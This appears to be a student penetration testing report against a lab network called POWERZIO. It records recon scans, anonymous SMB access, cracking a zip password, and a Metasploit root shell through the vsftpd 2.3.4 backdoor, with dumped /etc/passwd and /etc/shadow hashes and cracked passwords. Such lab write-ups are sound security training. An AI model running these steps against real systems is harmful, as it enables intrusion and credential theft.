Penetration Testing Report

POWERZIO

30/05/2022

Contents

Audit Specifications

Start Date : 09/05/2021

Duration : 1 Month

Document Reference : M-TRC-853 - Report

Company : POWERZIO

Document Versions

Version	Date	Description
1.0	09/05/2022	Initial version
1.1	12/05/2022	Addition of the penetration screenshots
1.2	13/05/2022	Formatting and additional information

Summary

Pre-engagement information

Team

Alexandre OHAYON
Thibaut Le Guelinel De Lignerolles
Emilien Delevoye
William Petitprez

Scope

- 10.10.10.0/24

Methodology:

1. Foot printing
2. Network Scanning
3. Enumeration
4. Exploitation

Risk Scale

Risk Level	Explication	Vulnerabilities found
Extreme	**Exploitation led to complete compromise of the system**	**web.powerzio.lan :** - File 0 day : wp-file-manager - xrpc.php remote command injection **database.powerzio.lan :** - Deprecated version of redis : leaks of db
Very High	**The vulnerability could lead to loss of data or compromise of the system**	**fileshare.powerzio.lan :** - public shared folder with critical informations - smb version vulnerable to ddos attack **thermo2 & thermo7 :** - Remote os command injection **workstation1101.powerzio.lan :** - vsftpd 2.3.4: backdoor command execution **web.powerzio.lan :** - akismet deprecated version
Medium	**The vulnerability is not directly exploitable, it requires more steps**	**thermo2 & thermo7 :** - cross domain misconfiguration - csp : wildcare directive - x-frame otpios header not set
Low	**Vulnerability is non**	**thermo2 & thermo7 :**

	exploitable, but may led to attack on the system who fails	- absence of anti csrf tokens - server leaks information via “x-powered-by “HTTP response header field(s) - x-content-type-options header missing

Work environment setup

GNU/Linux instructions

- install the wireguard package available for your distribution (https://www.wireguard.com/install/)
- copy the wireguard config file to /etc/wireguard/wg0.conf
- Work environment setup
- run `sudo systemctl start wg-quick@wg0`
- you should have an IP address on the 10.0.0.0/24 network range

Windows/MacOS instructions

- install the wireguard client (https://www.wireguard.com/install/)
- Click on "Add Tunnel", "Add Empty Tunnel"
- Copy the contents of the file you have been sent by mail inside the "Edit tunnel" window
- Start the tunnel

Foot Printing

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# dnsrecon -r 10.10.10.0/24 -n 10.10.10.11
[*] Performing Reverse Lookup from 10.10.10.0 to 10.10.10.255
[+]      PTR dns1.powerzio.lan 10.10.10.10
[+]      PTR workstation3.offensiveplayground2_app_net 10.10.10.9
[+]      PTR dns2.powerzio.lan 10.10.10.11
[+]      PTR fileshare.powerzio.lan 10.10.10.22
[+]      PTR security.offensiveplayground2_app_net 10.10.10.24
[+]      PTR security2.offensiveplayground2_app_net 10.10.10.26
[+]      PTR mqtt.powerzio.lan 10.10.10.34
[+]      PTR myles-laptop.powerzio.lan 10.10.10.38
[+]      PTR thermo2.powerzio.lan 10.10.10.48
[+]      PTR thermo7.powerzio.lan 10.10.10.55
[+]      PTR workstation1101.powerzio.lan 10.10.10.53
[+]      PTR tserge-ubuntu.powerzio.lan 10.10.10.84
[+]      PTR database.powerzio.lan 10.10.10.132
[+]      PTR web.powerzio.lan 10.10.10.222
[+]      PTR sql.powerzio.lan 10.10.10.223
[+] 15 Records Found
```

We found these ip addresses on the dns of powerzio.
Now we will scan the ports of theses addresses with the command:
nmap 10.10.10.0/24 -sS

Name	Ip	type: port	type: port
ubuntu	10.10.10.1	ssh (22/tcp)	http (80/tcp)
Ubuntu workstation3	10.10.10.9	ssh (22/tcp)	
dns1	10.10.10.10	ssh (22/tcp)	domain (53/tcp)
dns2	10.10.10.11	ssh (22/tcp)	domain (53/tcp)
fileshare	10.10.10.22	netbios-ssn (139/tcp)	Microsoft-ds (445/tcp)
Thermo2	10.10.10.48	http (80/tcp)	
Worksation1101	10.10.10.53	ftp (21/tcp)	ssh (22/tcp)
Thermo7	10.10.10.55	http (80/tcp)	
Tserge-ubuntu	10.10.10.84	ssh (22/tcp)	
Web WordPress	10.10.10.222	http (80/tcp)	
Sql database	10.10.10.223	MySQL (3306/tcp)	
	10.10.10.24	Unknown 23023/tcp	
	10.10.10.26	Unknown 15042/tcp	
Mqtt msg server	10.10.10.34	Mqtt (1883/tcp)	
Redis db	10.10.10.132	Redis (6379/ tcp)	

10.10.10.22:139:445 (fileshare.powerzio.lan)


We found that it runs on windows. Those ports use smb protocol.

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# sudo nmap --script=smb-vuln-regsvc-dos 10.10.10.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 05:14 CDT
Nmap scan report for 10.10.10.22
Host is up (0.0066s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

Smb is vulnerable on this machine because there is a version of smb that is compromised by regsvc-dos exploit that permit ddos attack.

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# sudo nmap --script=smb-enum-shares -sV 10.10.10.22 -p 445,139
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 05:13 CDT
Nmap scan report for 10.10.10.22
Host is up (0.0058s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: LINUXSERVER

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\10.10.10.22\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Public File Server)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\10.10.10.22\myles:
|     Type: STYPE_DISKTREE
|     Comment: Myles Data
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\myles
|     Anonymous access: <none>
|   \\10.10.10.22\public:
|     Type: STYPE_DISKTREE
|     Comment: Public
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\share
|_    Anonymous access: READ/WRITE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.93 seconds
```

Then we used enum4linux to enumerate information from the machine:



```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# smbmap -R -H 10.10.10.22 -P 445
[+] Guest session       IP: 10.10.10.22:445     Name: 10.10.10.22
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        public                                                  READ ONLY       Public
        .\public\*
        dr--r--r--                0 Sun May  8 15:27:40 2022    .
        dr--r--r--                0 Sun May  8 15:28:36 2022    ..
        dr--r--r--                0 Sun May  8 14:41:12 2022    ui-assets
        dr--r--r--                0 Sun May  8 14:41:25 2022    staff
        dr--r--r--                0 Sun May  8 14:41:12 2022    learning
        .\public\ui-assets\*
        dr--r--r--                0 Sun May  8 14:41:12 2022    .
        dr--r--r--                0 Sun May  8 15:27:40 2022    ..
        fr--r--r--             9238 Sun May  8 14:41:12 2022    logov2.jpeg
        fr--r--r--           335401 Sun May  8 14:41:12 2022    logov1.png
        fr--r--r--             2650 Sun May  8 14:41:12 2022    logov3.png
        fr--r--r--           215740 Sun May  8 14:41:12 2022    not-validated-do-not-use.png
        .\public\staff\*
        dr--r--r--                0 Sun May  8 14:41:25 2022    .
        dr--r--r--                0 Sun May  8 15:27:40 2022    ..
        fr--r--r--             3758 Sun May  8 14:41:25 2022    pmanager.zip
        fr--r--r--           115209 Sun May  8 14:41:12 2022    myles-card.png
        .\public\learning\*
        dr--r--r--                0 Sun May  8 14:41:12 2022    .
        dr--r--r--                0 Sun May  8 15:27:40 2022    ..
        fr--r--r--           878053 Sun May  8 14:41:12 2022    LinuxNotesForProfessionals.pdf
        fr--r--r--          1097854 Sun May  8 14:41:12 2022    KotlinNotesForProfessionals.pdf
        fr--r--r--          2753940 Sun May  8 14:41:12 2022    AlgorithmsNotesForProfessionals.pdf
        fr--r--r--          7386481 Sun May  8 14:41:12 2022    JavaNotesForProfessionals.pdf
        fr--r--r--          5111998 Sun May  8 14:41:12 2022    CPlusPlusNotesForProfessionals.pdf
        fr--r--r--          1759034 Sun May  8 14:41:12 2022    BashNotesForProfessionals.pdf
        fr--r--r--          2490744 Sun May  8 14:41:12 2022    CNotesForProfessionals.pdf
        fr--r--r--         12482489 Sun May  8 14:41:12 2022    AndroidNotesForProfessionals.pdf
        fr--r--r--          2607237 Sun May  8 14:41:12 2022    GitNotesForProfessionals.pdf
        myles                                                   NO ACCESS       Myles Data
        IPC$                                                    NO ACCESS       IPC Service (Public File Server)
```

We saw that we can connect on public shared folder, so we connected and then downloaded the files in read only to crack them.

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# smbclient //10.10.10.22/Public
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May  8 15:27:41 2022
  ..                                  D        0  Sun May  8 15:28:36 2022
  ui-assets                           D        0  Sun May  8 14:41:13 2022
  staff                               D        0  Sun May  8 14:41:26 2022
  learning                            D        0  Sun May  8 14:41:13 2022

                24546800 blocks of size 1024. 6726212 blocks available
```

```
smb: \staff\> get pmanager.zip
getting file \staff\pmanager.zip of size 3758 as pmanager.zip (111.2 KiloBytes/sec) (average 111.2 KiloBytes/sec)
smb: \staff\> get myles-card.png
getting file \staff\myles-card.png of size 115209 as myles-card.png (2296.1 KiloBytes/sec) (average 1416.8 KiloBytes/sec)
smb: \staff\>
```

To crack the zip file, need to use john the ripper and wordlists, so we unzipped the wordlists on our kali

```
┌──(root㉿fortnite-battlestation)-[/usr/share/wordlists]
└─# gzip -d rockyou.txt.gz

┌──(root㉿fortnite-battlestation)-[/usr/share/wordlists]
└─# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
```

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter22         (pmanager.zip/pmanager/pmanager)
1g 0:00:00:00 DONE (2022-05-14 05:29) 100.0g/s 3686Kp/s 3686Kc/s 3686KC/s 280690..holaz
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nice we got the password to unzip: hunter22. Now we open the pmanager binary, with the userid that was in the Myles card png :

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit/pmanager]
└─# ./pmanager
Username : myles
User id : 9748728
Your password is :
<78P7,P

┌──(root㉿fortnite-battlestation)-[~/ssh-audit/pmanager]
└─# smbclient //10.10.10.22/myles -U myles
Enter WORKGROUP\myles's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun May  8 15:27:42 2022
  ..                                  D        0  Sun May  8 15:27:38 2022
  .profile                            H      655  Fri Jul 12 14:26:32 2019
  .bashrc                             H     3771  Mon Aug 31 18:27:45 2015
  .bash_logout                        H      220  Mon Aug 31 18:27:45 2015
  id_rsa.cpt                          N     2634  Sun May  8 15:12:41 2022
  todo                                N      164  Sun May  8 14:41:13 2022
  how-to-decrypt-my-key               N       36  Sun May  8 15:12:41 2022

                24546800 blocks of size 1024. 6724812 blocks available
smb: \>
```

We are now in the Myles session of the machine.


Remediation Advice

The administrator needs to avoid getting sensible information like his card on his computer or to restrain access to public shared files.

10.10.10.48:80 (thermo2.powerzio.lan)

10.10.10.55:80 (thermo7.powerzio.lan)

There is a NodeJS app who runs on these machines. They are displaying the reactor core and the reactor pool of Powerzio. This is very sensible.



We check the security of the requests with ZAP from OWASP to get all the problems of security of the website and we get a lot of critical errors to patch:

High (Medium)	Remote OS Command Injection
Medium (Medium)	Cross-Domain Misconfiguration
Medium (Medium)	CSP: Wildcard Directive
Medium (Medium)	X-Frame-Options Header Not Set
Low (Medium)	Absence of Anti-CSRF Tokens
Low (Medium)	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)
Low (Medium)	X-Content-Type-Options Header Missing

There is more detailed information in the html Zap Scanning Report at the root of the GitHub Repository.

Remediation Advice

The administrator needs to check the security with ZAP more often and before deploying his app.

10.10.10.53 (workstation1101.powerzio.lan)
10.10.11.53 (workstation1101.powerzio.lan)

This machine use FTP protocol and runs a dns service, so we connect in anonymous to investigate:

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# ftp 10.10.10.53
Connected to 10.10.10.53.
220 (vsFTPd 2.3.4)
Name (10.10.10.53:toto42): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> status
Connected and logged into 10.10.10.53.
No proxy connection.
Gate ftp: off, server (none), port ftpgate.
Passive mode: on; fallback to active mode: on.
Mode: stream; Type: binary; Form: non-print; Structure: file.
Verbose: on; Bell: off; Prompting: on; Globbing: on.
Store unique: off; Receive unique: off.
Preserve modification times: on.
Case: off; CR stripping: on.
Ntrans: off.
Nmap: off.
Hash mark printing: off; Mark count: 1024; Progress bar: on.
Get transfer rate throttle: off; maximum: 0; increment 1024.
Put transfer rate throttle: off; maximum: 0; increment 1024.
Socket buffer sizes: send 16384, receive 131072.
Use of PORT cmds: on.
Use of EPSV/EPRT cmds for IPv4: on.
Use of EPSV/EPRT cmds for IPv6: on.
Command line editing: on.
Version: tnftp 20210827
ftp>
```

By going closer we see that this machine use vsftpd 2.3.4, so we are going to exploit this, and we see that 10.10.10.53 is linked to dns1.powerzio.lan and 10.10.11.53 is linked to dns2.powerzio.lan

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# nmap -sS -sV -sC -p 21 10.10.10.53
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-14 07:44 CDT
Nmap scan report for 10.10.10.53
Host is up (0.0057s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.0.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
```

There is vulnerability for vsftpd 2.3.4: backdoor command execution

```
┌──(root㉿fortnite-battlestation)-[~/ssh-audit]
└─# searchsploit vsftpd
------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption          | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)          | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)          | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                        | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                               | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                  | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                 | multiple/remote/49719.py
------------------------------------------------------------------------ ---------------------------
```


The exploit is in python2, so we need to install python-pip on our virtual machine and to install the required modules to attack. We also need to install Metasploit to our machine We launch the exploit backdoor to enter in the machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.53:21 - The port used by the backdoor bind listener is already open
[+] 10.10.10.53:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.3:40315 → 10.10.10.53:6200) at 2022-05-14 08:03:42 -0500

id
uid=0(root) gid=0(root) groups=0(root)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:107::/var/run/dbus:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
fern11:x:1000:1000::/home/fern11:/bin/bash
ftp:x:1001:1001::/var/ftp:
bingo:x:1002:1002::/home/bingo:
```

Then we entered the machine and we got information's about the other services of the network. We also successfully got precious information in etc/shadow that we store for later.

```
cat /etc/shadow
root:*:18843:0:99999:7:::
daemon:*:18843:0:99999:7:::
bin:*:18843:0:99999:7:::
sys:*:18843:0:99999:7:::
sync:*:18843:0:99999:7:::
games:*:18843:0:99999:7:::
man:*:18843:0:99999:7:::
lp:*:18843:0:99999:7:::
mail:*:18843:0:99999:7:::
news:*:18843:0:99999:7:::
uucp:*:18843:0:99999:7:::
proxy:*:18843:0:99999:7:::
www-data:*:18843:0:99999:7:::
backup:*:18843:0:99999:7:::
list:*:18843:0:99999:7:::
irc:*:18843:0:99999:7:::
gnats:*:18843:0:99999:7:::
nobody:*:18843:0:99999:7:::
systemd-timesync:*:18843:0:99999:7:::
systemd-network:*:18843:0:99999:7:::
systemd-resolve:*:18843:0:99999:7:::
systemd-bus-proxy:*:18843:0:99999:7:::
_apt:*:18843:0:99999:7:::
messagebus:*:19120:0:99999:7:::
sshd:*:19120:0:99999:7:::
fern11:$6$UENNM1us$M4UE521.VQuZLyXxjCYEabwzCedVdTnLxOovo.b1yqAmO6ctAcswPxhLE3fcjq5dIseNrlojs/bezPIUNk/xV.:19120:0:99999:7:::
ftp:!:19120:0:99999:7:::
bingo:$6$HugAFiUy$IT.mRR2pcrMflOekmZ66Cw4DsN98dvnbWEE8H2clSX3kq.BTtq1v/n0rKZsqIMa8Vx223SgUn1gn4MrzHd31F.:19124:0:99999:7:::
```

Let's hack the password:



The password is naruto1.

Remediation Advice

